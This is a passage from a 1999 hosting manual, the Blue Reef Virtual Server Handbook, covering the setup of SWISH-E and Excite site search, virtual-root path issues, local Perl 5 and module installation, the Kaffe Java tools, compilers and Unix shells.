                                     <p>
                                     <input type="submit" value="Search"> <input type="reset"
                                     value="Reset"> <p>
                                     <p>
                                     search example 1: john and doe or jane<br>
                                     search example 2: john and (doe or jane)<br>
                                     search example 3: not (john or jane) and doe<br>
                                     search example 4: j* and doe<br>
                                      <p>
                                     </form>
                                     </body>
                                     </html>
                                   If you would like to hide the "maxresults" edit field then add a
                                   "type=hidden" argument with the input tag. The "maxresults" line would
                                   then look like this:
                                        <input name="maxresults" type = "hidden" size=5 value=40
                                        maxlength=64>
                                   If you are unfamiliar with the FORM HTML element, or would like to learn
                                   more about forms, the following URL is an excellent resource:
                                   http://www.ncsa.uiuc.edu/SDG/Software/Mosaic/Docs/fill-out-forms/overview.html


                                   Installing the Search CGI
                                   2. Upload the Search Form you created in the previous section.
                                   3. Store it in your usr/local/etc/httpd/htdocs directory or any
                                      directory below your htdocs directory on your server.
                                   4. Customize the form (by adding graphics and so forth). Do not alter
                                       the variable name for each input field.
                                   5. Customize the appearance of the Search CGI by following the steps
                                      below.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    176
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 12 - Virtual Server Extensions


                                   To customize the appearance of the search CGI script
                                   Two subroutines in your usr/local/etc/httpd/cgi-bin/library
                                   /searchindex/util.pl file are used to print out header and footer
                                   information . These functions are print_header_info and
                                   print_footer_info. Feel free to modify these functions so that the CGI
                                   script outputs pages that are synchronized with the graphics and format of the rest
                                   of your site.

                                   Test your search form
                                   Your search form should now be up and running. Use your browser to go to
                                   your search page and test out your new search form.

                                   Keep your index up to date
                                   As you change your web pages, update your search index by running the
                                   SWISH-E script.
                                      % cd ~/usr/local/swish-e
                                      % ./swish-e -c CONFIG_FILE
                                   Where CONFIG_FILE is the name of your SWISH-E configuration file you
                                     created.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    177
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 12 - Virtual Server Extensions


                                   Excite
                                   Excite for Web Servers makes it easy for you to add Excite, Inc.'s advanced
                                   concept-based searching to your Web site. Excite for Web Servers provides
                                   a simple Web-browser interface for administering Excite, indexing, and
                                   searching over collections of documents.
                                   In particular, Excite can:
                                   ♣ Specify a set of documents to be considered a single collection over
                                       which one can search
                                   ♣ Design customized pages for displaying results to users who wish to
                                       search over that collection
                                   ♣ Index that collection, monitoring the progress, and allow searching of
                                       the collection using a concept-based search in addition to simple
                                       keyword searching.
                                   With Excite for Web Servers, it's easy to set up concept-based-searchable
                                   Web sites in minutes.


                                   Installing Excite
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter cd. This action places you into your home directory.
                                   3. Enter /usr/local/contrib/excite-install. This action
                                      runs the excite install script for your virtual server.
                                   4. When the install script asks you for a password, enter a password you
                                      want to use to access the Excite online configuration CGI programs.

                                   Note: Excite for Web Servers requires about 4MB of server disk space.
                                   Be sure that you have this space available under your Virtual Server disk
                                   space quota before installing Excite.


                                   Configuring Excite
                                   Excite includes several administration CGI programs to help you configure
                                   your searches. To create a new search index, do the following:
                                   1. Access the main Excite administration page on your server using the
                                       password you chose when originally installing excite:
                                       http:// your-domain.com/cgi-bin/AT-admin.cgi/
                                   2. Excite calls the set of documents you want searched a collection. To
                                       create a new collection, enter a name for your collection in the first text
                                       box and click the Create New Collection button.
                                   3. You should now see the Configure New Collection form. The
                                       collection index at the top of the page should be set correctly already.
                                   4. In the Choose the Files to Index section of the form you can chose
                                       which files or directories you want to include in the collection. The
                                       collection is set by default to include the
                                       /usr/local/etc/httpd/htdocs directory.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     178
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 12 - Virtual Server Extensions


                                    5. The Index Filter section allows you to fine tune the inclusion of pages
                                       in the search by using filters you can define. Click on the
                                       documentation link for more help.
                                    6. When you finish configuring the collection, click the Save button at the
                                       bottom of the page.
                                    7. You can now create an index for the newly configured collection. Click
                                       the Index button. The next page will show you the configuration of
                                       your collection and you can click on the Index button on this page to
                                       begin the indexing process. The process will run in the background on
                                       your Virtual Server. You can monitor progress by clicking on the View
                                       Logs button.
                                    8. Excite also has a utility to create the search page for you. Click the
                                       Generate button. After filling out the form, click the Generate button
                                       at the bottom of the page. Your search page will be located at:
                                        http://yourdomain.com/Excite/AT-<collection_name>query.html


                                    Excite Documentation
                                    The Excite installation contains documentation that will be installed on your
                                    Virtual Server when you install the software.
                                    You can locate more information about Excite at this URL:
                                         http://yourdomain.com/Excite/AT-help.html
                                    You can also get more information about Excite at the Excite for Web
                                    Servers home page:
                                         http://www.excite.com/navigate/


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    179
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


   Chapter


 13
                                    Programming on the
                                           Virtual Server
                                    The virtual server system is robust in its support of programming languages
                                    and compilers. The following compilers are supported:
                                          ♣ gcc (g++)
                                          ♣ C (cc)
                                          ♣ as (an assembler)
                                          ♣ Kaffe, a Java "interpreter" and "Just-in-Time" compiler.
                                    In addition to the above compilers, the Virtual Server system has the
                                    capability to run interpreted languages such as Perl. While it is beyond the
                                    scope of this chapter to teach you how to program in a specific language, it
                                    can address some common errors that are encountered when using these
                                    utilities. Initially, this chapter discusses Perl because it is the language
                                    most chosen for web development. The theoretical discussion of Perl,
                                    however, equally applies to scripts written in other languages.
                                    This chapter contains the following:
                                          ♣ The Virtual Server vs. the physical server
                                          ♣ Scripting using Perl
                                          ♣ Understanding Kaffe
                                          ♣ Understanding Shell Languages


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    180
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                   The Virtual Server vs. the
                                   Physical Server
                                   Programming on your Virtual Server is different than the programming you
                                   may have done in the past. The Virtual Server runs in a special environment
                                   that protects and isolates one Virtual Server from another. Because this
                                   difference is integrated into the technology of the Virtual Server system, it is
                                   sometimes not readily apparent. What causes additional confusion is that
                                   Telnet (the program you use to connect to the command line of your virtual
                                   server) does not run under the Virtual Server environment. Programs are
                                   often written and tested from a Telnet "environment," which is different
                                   than the environment the script runs under when called, such as from a
                                   web server.
                                   Only one user has access to Telnet (the Virtual Server Administrator). When
                                   you are logged onto your Virtual Server via Telnet, you are not constrained
                                   by the Virtual Server environment. You have access to many utilities which
                                   otherwise you would not. The Telnet administrator’s "environment"
                                   includes access to much of the physical server on which the Virtual Server
                                   resides.
                                   When a Virtual Server Administrator connects to a Virtual Server via Telnet,
                                   she arrives at a command prompt display that defaults to her "home"
                                   directory:
                                       virtual-server: {1} %

                                   Note: The above line is a sample of how a command prompt normally
                                   appears in a Telnet session. The rest of the chapter uses a % sign to
                                   represent the command prompt.

                                   When you run the command pwd (print working directory), it tells you the
                                   directory you are in:
                                       % pwd
                                       /usr/home/login-id
                                   Where "login-id" is the "login" name of the Virtual Server Administrator. The
                                   following is an example from berrett.org.
                                       berrett: {2} % pwd
                                       /usr/home/berrett
                                   For services other than primary Telnet login, however, your home directory is
                                   mapped to "/", or "root". For example, when you connect to a Virtual Server with
                                   FTP at the telnet prompt (using a hypothetical domain name of "yourdomain.com")
                                   and type "pwd," it returns only a "/", thus omitting the /usr/home/berret prefix.
                                       % ftp yourdomain.com
                                       Connected to yourdomain.com
                                       220 yourdomain.com ftp server (Version 5.3.2)
                                       ready. Name (yourdomain.com:root): login-id
                                       331 Password required for login-id.
                                       Password:

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    181
BLUE REEF VIRTUAL SERVER HANDBOOK                                   Chapter 13 - Programming on the Virtual Server


                                        230 User login-id logged in.
                                        Remote system type is UNIX.
                                        Using binary mode to transfer files.
                                        ftp> pwd
                                        257 "/" is current directory.
                                        ftp>
                                   The difference between the path seen in Telnet and other services can cause
                                   common problems when programming CGI scripts. For example, at times
                                   Administrators desire to send mail from a script. In traditional UNIX, a call
                                   can be made to the "sendmail" program to send mail. When writing scripts,
                                   you must set the "path" to the program you want to run. With UNIX, you can
                                   type "which sendmail" to find the path to the program you are calling. For
                                   example:
                                       % which sendmail
                                       /usr/sbin/sendmail
                                   Using which in the above example returns the path to the physical server
                                   Sendmail, rather than your personal Virtual Server Sendmail that resides on
                                   the physical server. Using which for locating a programs path can be
                                   misleading since the path used in CGI scripts need to be valid when run in
                                   the Virtual Environment. This problem is addressed in the following
                                   sections.


                                   Scripting on your Virtual Server
                                   There are several programs that enable you to get more information from
                                   your virtual server. The following is a list of useful commands:
                                       ♣ which
                                       ♣ whereis
                                       ♣ PERL
                                   The above commands are explained in the following sections.

                                   Using "which"
                                   The which program looks through the various paths in your .cshrc file
                                   (a configuration file in your $HOME directory) and returns to the path of
                                   the first program that matches the which query. The following is an
                                   example of what a .CSHRC path might look like:
                                       set path = (~/bin /bin /usr/bin /usr/X11/bin
                                       /usr/contrib/bin /usr/contrib/mh/bin /usr/games
                                       /usr/local/bin)
                                   The tilde (~) is another way of specifying $HOME (your home directory).
                                   In the above example, entering "which sendmail" tells the Virtual Server
                                   to search for the program "sendmail" in the /usr/home/login-
                                   id/bin/ directory. Since the program is there, it returns:
                                       % which sendmail
                                       /usr/home/login-id/bin/sendmail


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  182
BLUE REEF VIRTUAL SERVER HANDBOOK                                      Chapter 13 - Programming on the Virtual Server


                                    Using "whereis"
                                    There are other methods for checking the location of a program. One way of
                                    checking is called "whereis". It checks a different set of paths than the
                                    "which" command to find its programs, so the same test yields a different
                                    result:
                                        % whereis sendmail
                                        /usr/sbin/sendmail
                                    In this instance, the physical server's sendmail is found (/usr/sbin/ was
                                    checked before ~/bin). This is important because the paths are different for
                                    the scripts you run from a web page instead of a Telnet prompt . When run
                                    from the web server, the scripts no longer have access to libraries or directories
                                    above the $HOME directory; wth Telnet you do have access to libraries and
                                    directories. When scripts are run from a web server, for example, they
                                    are run from a severly restricted userid, thus /usr/home/login-id is
                                    changed to simply "/" and your script cannot gain access above this directory
                                    to access any part of the physical server
                                    For example, if you were to write a script with the path
                                    /usr/sbin/sendmail, the Virtual Server would begin looking in
                                    /usr/home/login-id/ to try to find the path
                                    /usr/sbin/sendmail. Since this path does not exist on your Virtual
                                    Server by default, the path /usr/home/login-id/usr/sbin/sendmail
                                    would not be present. Your script, therefore would terminate with an error:
                                    "Unable to find sendmail."
                                    The problem persists if you were to write a script setting the path to
                                    sendmail as /usr/home/login-id/bin/sendmail. When the script
                                    executes, it would look in the $HOME directory (as it is now root "/") to find
                                    /usr/home/login-id/bin/sendmail. To make the search more
                                    clear, it would try to find /usr/home/login-id/usr/home/login-
                                    id/bin/sendmail. This path also does not exist by default on the Server.

                                    Note: When programming for a Virtual Server, remember that the Virtual
                                    Server assumes the $HOME directory as the virtual root directory, and
                                    your path to sendmail in this case would just be /bin/sendmail.
                                    Then, when the script runs, it will try to find $HOME/bin/sendmail
                                    (/usr/home/login-id/bin/sendmail). Since this path is present,
                                    your script will run as expected.


                                    Path to Perl
                                    The same problem of confusing the Virtual Server with the physical server
                                    can appear when indicating paths to the Perl Interpreter. Entering "which perl",
                                    returns the first Perl path seen in your .CSHRC $PATH. If this is Perl 4, you may
                                    indicate a wrong path to the Perl interpreter in your script. To use the Perl 5
                                    interpreter, you must first install it.

                                    To install Perl 5
                                    From the Telnet command prompt, enter
                                    % tar -xvf /usr/local/contrib/perl5.tar


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     183
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   Note: The above command will install the tar file from the physical
                                   server’s /usr/local/contrib/ directory to your Virtual Server.

                                   The installation places Perl 5 (with all the standard libraries) onto your
                                   Virtual Server in the directory ~/usr/local/lib/perl5/. The new
                                   Perl 5 binary resides in the ~/usr/local/bin/ directory. So, the
                                   correct path to PERL5 in your perl CGI scripts should say:
                                       #!/usr/local/bin/perl
                                   When run from the web, the script changes to the virtual environment and
                                   runs $HOME/usr/local/bin/perl.


                                   Creating or Testing in the Virtual Server
                                   Environment
                                   At times, you may create or use a script from someone else, but you want to
                                   test the script in the virtual environment.

                                   To test a script
                                   From the Telnet command prompt, append the "virtual" command before
                                   you call the script. For example:
                                      % virtual ./env.cgi
                                   The above command would run the env.cgi script in the same virtual
                                   environment that exists for the web server. This action forces each path in
                                   the env.cgi script to run in the "virtual" mode.

                                   Note: Call the script by entering a "./" in which The dot is a trick that
                                   means "Start in the directory I'm in."


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   184
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                   Scripting Using Perl
                                   PERL (Practical Extraction and Report Language) is an interpreted
                                   programming language that matches patterns, manipulates information, and is
                                   useful for automating systems administration. Over time, it has become the
                                   language of choice for most of the CGI scripts currently in use on the web.
                                   The Perl binary (interpreter) can be called in two ways:
                                        ♣ Directly from the command line
                                        ♣ Running the program on the first line of the file
                                   You can call Perl 5 explicitly from the command line. For example:
                                      % ~/usr/local/bin/perl ./env.cgi
                                   You can also call Perl by running the program on the first line of the file
                                   using the "#!" notation. For example, if you are creating a Perl script,
                                   open a file and enter #!/usr/local/bin/perl as the first line. This
                                   informs the computer that the script is a Perl script.


                                   Duplicating the Virtual Environment
                                   If you desire to execute the script duplicating the virtual environment, use
                                   the "virtual" command:
                                       % virtual ./env.cgi
                                   The first line in the ENV.CGI is #!/usr/local/bin/perl, so the Perl5
                                   binary will be used for the script. The Perl interpreter can also take command line
                                   options, which can be useful in debugging scripts. They can also be included on
                                   the first line of your script. For example, the following causes the Perl interpreter
                                   to check the syntax of the script:
                                       #!/usr/local/bin/perl -c
                                   The following forces the Perl interpreter to look in the /usr/local/lib/perl5
                                   directory for "include" files:
                                       #!/usr/local/bin/perl -I/usr/local/lib/PERL5
                                   The following forces the Perl interpreter to print warnings
                                      #!/usr/local/bin/perl -w

                                   Note: When a script doesn’t work properly, the -w and -c options can
                                   help debug by generating warnings and checking for syntax errors. In
                                   addition to these options, check your web server error log files for errors.


                                   To check your server’s error log files
                                   1. Connect to your Virtual Server via Telnet.
                                   2. Change directories to the log directory.
                                   3. Tail the error log.
                                      % cd ~/www/logs
                                      % tail error_log


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    185
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   Common Problems and Solutions with
                                   Perl Scripts
                                   The following are some common problems and possible solutions that can
                                   occur with Perl scripts on a Virtual Server.

                                   Problem with Perl 5 Scripts:
                                   The script requires PERL5, but PERL5 isn't on the Virtual Server
                                   or
                                   The path to PERL5 that the script uses is #!/usr/bin/perl rather than
                                   #!/usr/local/bin/perl.

                                   Solution:
                                   Install PERL5.

                                   To install PERL5
                                   1. Connect to your Virtual Server via Telnet or SSH and from the command
                                       prompt execute the following commands:
                                      % cd
                                      % tar –xvf /usr/local/contrib/perl5.tar
                                   After installing PERL5, point to your new Perl installation by editing
                                   your CGI script .

                                   To edit your CGI script on the Virtual Server
                                   1. From the command prompt
                                      % cd www/cgi-bin
                                      % pico my-cgi.cgi
                                   2. Change the first line of the script from:
                                      #!/usr/bin/perl
                                      to:
                                      #!/usr/local/bin/perl

                                   This action runs your Perl program using the PERL5 interpreter rather
                                   than PERL4, which is located in ~/usr/bin/perl.
                                   The PERL5 install now installs a hard linked copy of PERL 5. This saves
                                   space on the Virtual Server (about 10.8 megs). If you need your own copy
                                   of PERL5, run vinstall at the command prompt and enter perl5cp to
                                   install your own copy of Perl5:
                                        % vinstall perl5cp
                                   vinstall can also install the linked copy of PERL 5:
                                        % vinstall perl5

                                   Problem with Utilities:
                                   Utilities such as "sendmail" don't seem to work.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   186
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                   Solution:
                                   Because the problem is probably a path issue, such as
                                   /usr/sbin/sendmail being used rather than /bin/sendmail, you
                                   must change the paths from physical server paths to Virtual Server paths.

                                   Note: To ensure that your script is calling paths to the Virtual Server
                                   environment, see the previous section entitled The Virtual Server vs. the
                                   Physical Server for more information.


                                   Problem with Perl Script Module:
                                   A module isn't found in the Perl script which is probably because of a
                                   path issue ("usr" or "require" not indicating the correct path to the PERL
                                   module) or the module isn't included in the current PERL installation.

                                   Solutions:
                                   Any one of the following solutions can solve the problem when a module
                                   isn’t found in the PERL interpreter's directory:
                                   ♣     Put the module in the same directory in which the PERL script is
                                        running and do not set a path to it (just call it by name using the "use"
                                        or "require" or other such syntax)
                                   ♣     Put the module in the directory where your other modules are stored,
                                        normally (/usr/local/lib/perl5/).
                                   ♣     Add the path to modules you have created or desire to use into the
                                        @INC array (to use this solution, we suggest referring to the O'Reilly
                                        series books on Perl).

                                   Note: For some additional insight on using PERL modules on a
                                   Virtual Server, you can also read Lincoln Stein's "Writing Apache Modules
                                   with Perl and C," due out this year.


                                   Installing Perl5 Modules on Your Virtual
                                   Server
                                   Utilities for installing PERL5 modules generally assume that the installation
                                   is being done in the root area of the file system of the host machine. As a
                                   Virtual Server user, you do not have access to the root area of the host
                                   machine. You must install PERL5 modules locally, within your Virtual
                                   Server file system. The following topics are xplained below in more detail:
                                        ♣ Installing Perl5 Modules Locally
                                        ♣ Making Scripts Find Your Installed Modules
                                        ♣ Installing New Modules that Require Locally Installed Modules
                                        ♣ Module Installation Using CPAN.pm

                                   Installing Perl5 Modules Locally
                                   Normally, the PERL5 module installation procedure includes commands
                                   something like these:

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     187
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                        %     perl5 Makefile.PL
                                        %     make
                                        %     make test
                                        %     make install
                                   The first command, perl5 Makefile.PL, directs PERL5 to create a
                                   makefile for the new module you are installing. When installing a PERL5
                                   module locally you must designate the home directory of your PERL5
                                   installation at the command prompt. That path is used by PERL5 to create
                                   the makefile. Substitute the following command for PERL5 Makefile.PL:
                                       % perl5 Makefile.PL PREFIX=/usr/home/login-
                                       id/usr/local
                                   The value "login-id" should be replaced with the username of your
                                   Virtual Server. The complete installation process is:
                                       % perl5 Makefile.PL PREFIX=/usr/home/login-
                                       id/usr/local
                                       % make
                                       % make test
                                       % make install
                                   For older modules it may be necessary to designate several other variables
                                   on the command line during the module installation:
                                   % perl5 Makefile.PL PREFIX=/usr/home/login-id/usr/local 
                                   INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 
                                   INSTALLSCRIPT=/usr/home/login-id/usr/local/bin 

                                   INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl 
                                   INSTALLBIN=/usr/home/login-id/usr/local/bin 

                                   INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man 
                                   INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3

                                   To save yourself some typing you can create a file and put these variable
                                   assignments above in the file (<filename>) something like this:
                                   PREFIX=/usr/home/login-id/usr/local 

                                   INSTALLPRIVLIB=/usr/home/login-id/usr/local/lib/perl5 
                                   INSTALLSCRIPT=/usr/home/login-id/usr/local/bin 

                                   INSTALLSITELIB=/usr/home/login-id/usr/local/lib/perl5/site_perl 
                                   INSTALLBIN=/usr/home/login-id/usr/local/bin 

                                   INSTALLMAN1DIR=/usr/home/login-id/usr/local/lib/perl5/man 
                                   INSTALLMAN3DIR=/usr/home/login-id/usr/local/lib/perl5/man/man3

                                   Then, each time you install a PERL5 module you can use the following
                                   syntax:
                                       % perl5 Makefile.PL 'cat <filename>'
                                       % make
                                       % make test
                                       % make install
                                   You also can have a few different installation procedures for local modules.
                                   For example, use one for production PERL and another for development:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   188
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   % perl5 Makefile.PL 'cat <filename>.production'
                                   or
                                   % perl5 Makefile.PL 'cat <filename>.development'

                                   Making Scripts Find Your Installed Modules
                                   When you install PERL5 on your Virtual Server, all pre-installed modules
                                   will be installed into these four directories (depending on which version of
                                   PERL5 you are installing):
                                   /usr/lib/perl5
                                   /usr/lib/perl5/i386-bsdos/5.00X
                                   /usr/lib/perl5/site_perl/i386-bsdos
                                   /usr/lib/perl5/site_perl
                                   These directories above are preset in the PERL5's @INC array, which
                                   contains the paths that PERL5 searches in order to find modules. If you
                                   install PERL5 modules locally as described above, you must append two
                                   local directories to the @INC array in your Perl5 scripts.
                                   To append the local directories to the @INC array
                                   1. Add [/usr/home/login-id/usr/local/lib/perl5].
                                   2. Add [/usr/home/login-id/usr/local/lib/perl5/site_perl].
                                   The architecture-specific directories can be searched by PERL automatically.
                                   Each time you use modules in such a path, you must add lines to your scripts.


                                   To add lines to your scripts
                                   1. Add use lib qw(/usr/home/login-id/usr/local/lib/perl5
                                   2. Add (/usr/home/login-id/usr/local/lib/perl5/site_perl)

                                   Note: You don't have to put the lines into a BEGIN block; the LIB.PM
                                   module takes care of it for you. It also adds the architecture-specific
                                   directories.


                                   To Use a BEGIN block to include your installed modules
                                   § Add BEGIN { unshift @INC, qw(/usr/home/login-id/usr/local/lib/perl5
                                   § Add /usr/home/login-id/usr/local/lib/perl5/site_perl); }.

                                   Note: The "use lib" construct seems to be cleaner. The unshift @INC
                                   construct doesn't automatically add the architecture-specific directories
                                   to the @INC array.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   189
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   Installing New Modules that Require Locally Installed
                                   Modules
                                   Problem: Imagine that you have installed module A in /usr/home/login-
                                   id/usr/local/lib/perl5. Now you want to install a module B that
                                   demands module A to be already installed. Although you have installed the A
                                   module, somehow B can't locate it. Why? Because when you try to
                                   install the module B it doesn't know that you have module A installed
                                   locally. Perl5 searches the basic 4 directories as defined by default in the
                                   @INC array, but your local directories aren't listed there.
                                   Solution: The PERL5LIB environment variable performs the same
                                   way in the shell as "use lib" does in your script. Type the following at the
                                   command line:
                                   % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5
                                   % setenv PERL5LIB /usr/home/login-id/usr/local/lib/perl5/site_perl


                                   Note: If you use a shell different from csh/tcsh, check the main page of
                                   your shell prompt to see how to set the environment variables. Put this
                                   setenv statement into .login or another file that is used as a source
                                   each time you login into your account. You won’t have to set the setenv
                                   each time you login.


                                   Module Installation Using CPAN.pm
                                   An alternative to manually installing PERL5 modules is the CPAN.pm
                                   module (see http://www.perl.com/CPAN-local/) which automates module
                                   download and installation. If you have PERL5.004 or higher installed,
                                   CPAN.pm is included with the distribution bundle. Otherwise, you can
                                   download it from CPAN.

                                   Note: When you install CPAN.pm or use it the first time, the module
                                   prompts you about a PREFIX directory. This enables you to define a
                                   different PREFIX directory if you are doing a local installation.


                                   To run the CPAN.pm module:
                                   % perl5 -MCPAN -e shell
                                   % install CGI
                                   % i /CGI/
                                   The above commands load the latest CGI module, unpack it, make it, test it
                                   and install it into your local area or the directory you specified as the
                                   PREFIX directory. After it has done that, it returns a module list that matches
                                   that pattern.
                                   The CPAN.pm module has more functionality, like checking for the latest
                                   modules. Run perldoc CPAN from your prompt to read the manual.
                                   The content on this page was adapted from TULARC: The Ultimate Learn
                                   and Resource Center and was originally authored by Bekman Stas.
                                   http://www.eprotect.com/stas/TULARC/webmaster/myfaq.html#7.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   190
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   Understanding Kaffe
                                   Kaffe (Swedish word for coffee) is a utility that can convert Java byte code
                                   to its host machine's native byte code.


                                   Programming with Java Virtual Machine
                                   Java is a programming language designed by Sun Microsystems and offers
                                   many benefits to the professional programmer and application developer.
                                   For example, Java is a byte-compiled language and is completely portable.
                                   You can run the same Java binary (or Java class as it is more correctly
                                   termed) on a wide range of operating system platforms. Java is much faster
                                   than interpreted languages (TCL, PERL, etc) but cannot run as fast as fully
                                   compiled languages (C, C++).
                                   Because of its portability, Java and the World Wide Web make an excellent
                                   match. With a Java-enabled browser, web designers can embed Java applets
                                   (small applications) into their web content. The applets are downloaded over
                                   the Internet with the web page and are then executed on the local computer.
                                   Applets can add interactivity, animations, multimedia, or database
                                   interfaces to an otherwise dull and listless web site.
                                   The Java Virtual Machine is at the heart of the Java programming language.
                                   In fact, you can't run a Java class or Java applet without also running an
                                   implementation of the Java Virtual Machine. For example, both the
                                   browsers Netscape and MSIE include an implementation of the Java Virtual
                                   Machine (usually referred to as a Java runtime system).
                                   The Java Virtual Machine is the engine that actually executes a Java
                                   program. When a Java program is run, the instructions are not executed
                                   directly by the hardware of the local system, but rather by an interpreter or
                                   "virtual processor" that walks through the instructions, step-by-step, and carries
                                   out the action represented by the instructions. This may seem abstract, but it
                                   actually provides a level of protection between your computer and the
                                   software you run on your computer. With a Virtual Machine, it is very easy
                                   to insert protections (buffers) that prevent a program from performing malicious
                                   acts, such as deleting files on your disk or corrupting computer memory.

                                   Using Java on Your Virtual Server
                                   There are several Java tools which are currently available on your Virtual
                                   Server. The tools are compatible with version 1.0.2 of the Java spec. The
                                   1.0.2 spec is supported by all Java enabled browsers. The following is a list
                                   of the Java tools included on your Virtual Server.
                                        ♣ javac - Java Bytecode Compiler
                                        ♣ java - Java Virtual Machine and "Just-In-Time" Compiler
                                        ♣ toba - Java Native or "Way Ahead of Time" Compiler

                                   javac - Java Bytecode Compiler
                                   javac converts Java source code (.java files) into .CLASS files that contain
                                   the Java bytecode for the class. For example:
                                        % javac Test.java


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   191
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   where Test.java is a Java source code file. The resulting class file can then
                                   be embedded into web content. If you have a Java-enabled browser you can
                                   see the example applet yourself.

                                   java - Java Virtual Machine (Interpreter) and "Just-In-Time"
                                   Compiler
                                   The Java Virtual Machine is an interpreter for Java bytecode. This also
                                   includes a "Just-in-time" (JIT) code generator. JIT is a technique for
                                   speeding up the execution of interpreted programs. The idea is that, just
                                   before a method is run for the first time, the machine-independent Java
                                   bytecode for the method is converted into native machine code. This native
                                   machine code can then be executed by the computer directly, rather than via
                                   an interpreter. JIT code generator greatly increases the speed of interpreted
                                   bytecode to nearly the speed of compiled code. For example:
                                        % java Test
                                   This executes the Test.class bytecode compiled using the javac
                                   bytecode compiler (see above).
                                   The Java Virtual Machine installed on the servers is Kaffe 0.84. Kaffe
                                   version 0.91 (which is Java 1.1 compliant) is available as well. The Java
                                   version 1.1 compliant interpreter can be executed using the "java1.1"
                                   ("java1.1") command, for example:
                                        % java1.1 Test

                                   toba - Java Native or "Way Ahead of Time" Compiler
                                   toba is a system for generating standalone Java applications that execute
                                   1.5 to 10 times faster than interpreted and Just-In-Time (JIT) compiled
                                   applications. In other words, toba is a Java native compiler. Example:
                                        % toba Test.java
                                   Running the toba command on Java bytecode produces a native executable.
                                   In the example above, an "a.out" executable is produced. This executable
                                   can then be run just like other executables:
                                        % ./a.out

                                   Other programming languages
                                   gcc, cc, as and other compilers are available. The general form for
                                   compiling a program written in C would be:
                                       gcc -o filename.out filename.c
                                   where 'filename.c' is the source file, and 'filename.out' is the name
                                   you want to give the binary. 'cc', 'gcc' and 'g++' have many command line
                                   options. For more detailed information on these, we suggest initially looking
                                   at the Man (Manual) pages:
                                        % man gcc
                                        % man cc


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    192
BLUE REEF VIRTUAL SERVER HANDBOOK                                     Chapter 13 - Programming on the Virtual Server


                                   As one final note, there are also Man pages for some standard library functions,
                                   such as malloc(). The example with malloc () is especially pertinent,
                                   as it and other functions that relate to it are stored in the STDLIB.H header file
                                   (which is something you can learn from the Man pages, but may otherwise
                                   confuse you).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    193
BLUE REEF VIRTUAL SERVER HANDBOOK                                    Chapter 13 - Programming on the Virtual Server


                                   Understanding Shell Languages
                                   UNIX is an operating system in that it enables you to interact with the
                                   hardware when no other applications are running. The basic UNIX interface
                                   is something called a shell and is represented by a command prompt. Some shells
                                   that come with your Virtual Server include:
                                   bash         GNU Bourne-Again shell
                                   csh          A shell (command interpreter) with C-like syntax
                                   ksh          Public domain Korn shell
                                   scotty       A TCL shell including tnm extensions
                                   sh           Command interpreter (basic shell)
                                   tclsh        Simple shell containing Tcl interpreter
                                   tcsh         C shell with file name completion and command line editing
                                   wish         Simple windows shell
                                   zsh          The Z shell

                                   Note: "C shell" (csh) is the default shell for your Virtual Server.

                                   Information on each of these shells can be obtained from a Man page query:
                                       % man csh
                                   You can change a Virtual Server's default login shell by using the chsh
                                   command. When you run this command, it opens whatever you have set
                                   as your default editor, and allow you to change any of the following
                                   information:
                                        ♣ User database information for Virtual Servers.
                                        ♣ Shell: /bin/csh
                                        ♣ Full Name:
                                        ♣ Location:
                                        ♣ Office Phone:
                                        ♣ Home Phone:

                                   To change your shell from /bin/csh to /bin/tcsh
